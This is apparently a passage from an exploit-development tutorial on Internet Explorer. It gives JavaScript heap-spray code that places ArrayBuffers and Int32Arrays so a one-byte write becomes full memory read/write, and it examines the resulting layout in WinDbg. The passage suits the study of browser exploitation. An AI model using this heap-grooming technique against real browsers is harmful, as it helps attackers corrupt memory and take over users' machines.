
Here's the relevant javascript code:

XHTML

```
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    for (i = 0; i < 0x200; ++i) {
      a[i] = new Array(0x3c00);
      if (i == 0x80)
        buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
      for (j = 0; j < a[i].length; ++j)
        a[i][j] = 0x123;
    }

    //    0x0:  ArrayDataHead
    //   0x20:  array[0] address
    //   0x24:  array[1] address
```

```
    //   ...
    // 0xf000:  Int32Array
    // 0xf030:  Int32Array
    //   ...
    // 0xffc0:  Int32Array
    // 0xfff0:  align data
    for (; i < 0x200 + 0x400; ++i) {
      a[i] = new Array(0x3bf8)
      for (j = 0; j < 0x55; ++j)
        a[i][j] = new Int32Array(buf)
    }

    //            vftptr
    // 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
    // 0c0af020: 03133de0                                             array_len buf_addr
    //          jsArrayBuf
    alert("Set byte at 0c0af01b to 0x20");

    alert("All done!");
  })();

</script>
</head>
<body>
</body>
</
```

The two heap sprays are illustrated in the following picture:


These data structures are allocated on the heap
8-byte header
0x68-byte LargeHeapBlock
8-byte header
0x68-byte LargeHeapBlock
8-byte header
0x68-byte LargeHeapBlock
8-byte header
0x68-byte LargeHeapBlock
8-byte header
0x68-byte raw buffer
8-byte header
0x68-byte LargeHeapBlock
These data structures are allocated on IE's custom heap
0x0: allocation header
0x10: Array header
0x20: array[0]
array[0x3bf7]
0xf000: Int32Array
0xf030: Int32Array
0xffc0: Int32Array
0xfff0: Alignment padding
Array(0x3bf8)
0x55 Int32Arrays

There are a few important things to know. The goal of the first heap spray is to put a buffer (associated with an ArrayBuffer) between LargeHeapBlocks. LargeHeapBlocks and buffers are allocated on the same heap, so if they have the same size they're likely to be put one against the other in memory. Since a LargeHeapBlock is 0x58 bytes, the buffer must also be 0x58 bytes.

The objects of the second heap spray are allocated on a custom heap. This means that even if we wanted to we couldn't place, say, an Array adjacent to a LargeHeapBlock.

The Int32Arrays of the second heap spray reference the ArrayBuffer buf which is associated which the raw buffer allocated in the first heap spray. In the second heap spray we allocate 0x400 chunks of 0x10000 bytes. In fact, for each chunk we allocate:

- an Array of length 0x3bf8 ==> 0x3bf8*4 bytes + 0x20 bytes for the header = 0xf000 bytes
- 0x55 Int32Arrays for a total of 0x30*0x55 = 0xff0.

We saw that an Int32Array is 0x24 bytes, but it's allocated in blocks of 0x30 bytes so its effective size is 0x30 bytes.


As we were saying, a chunk contains an Array and 0x55 Int32Arrays for a total of 0xf000 + 0xff0 = 0xfff0 bytes. It turns out that Arrays are aligned in memory, so the missing 0x10 bytes are not used and each chunk is 0x10000 bytes.

The javascript code ends with


JavaScript

```
alert("Set byte at 0c0af01b to 0x20");
```

First of all, let's have a look at the memory with VMMap:



As you can see, 0xc0af01b is well inside our heap spray (the second one). Let's have a look at the memory inside WinDbg. First, let's look at the address 0xc0a0000 where we should find an Array:



Note that the second heap spray is not exactly as we would expect. Let's look at the code again:


JavaScript

```
for (; i < 0x200 + 0x400; ++i) {
  a[i] = new Array(0x3bf8)
  for (j = 0; j < 0x55; ++j)
    a[i][j] = new Int32Array(buf)
}
```


Since in each chunk the 0x55 Int32Arrays are allocated right after the Array and the first 0x55 elements of that Array point to the newly allocated Int32Arrays, one would expect that the first element of the Array would point to the first Int32Array allocated right after the Array, but that's not what happens. The problem is that when the second heap spray starts the memory has a bit of fragmentation so the first Arrays and Int32Arrays are probably allocated in blocks which are partially occupied by other objects.

This isn't a major problem, though. It just means that we need to be careful with our assumptions.

Now let's look at address 0xc0af000. There, we should find the first Int32Array of the chunk:




The Int32Array points to a raw buffer at 429af28, which is associated with the ArrayBuffer buf allocated on the regular heap together with the LargeHeapBlocks. Let's have a look at it:

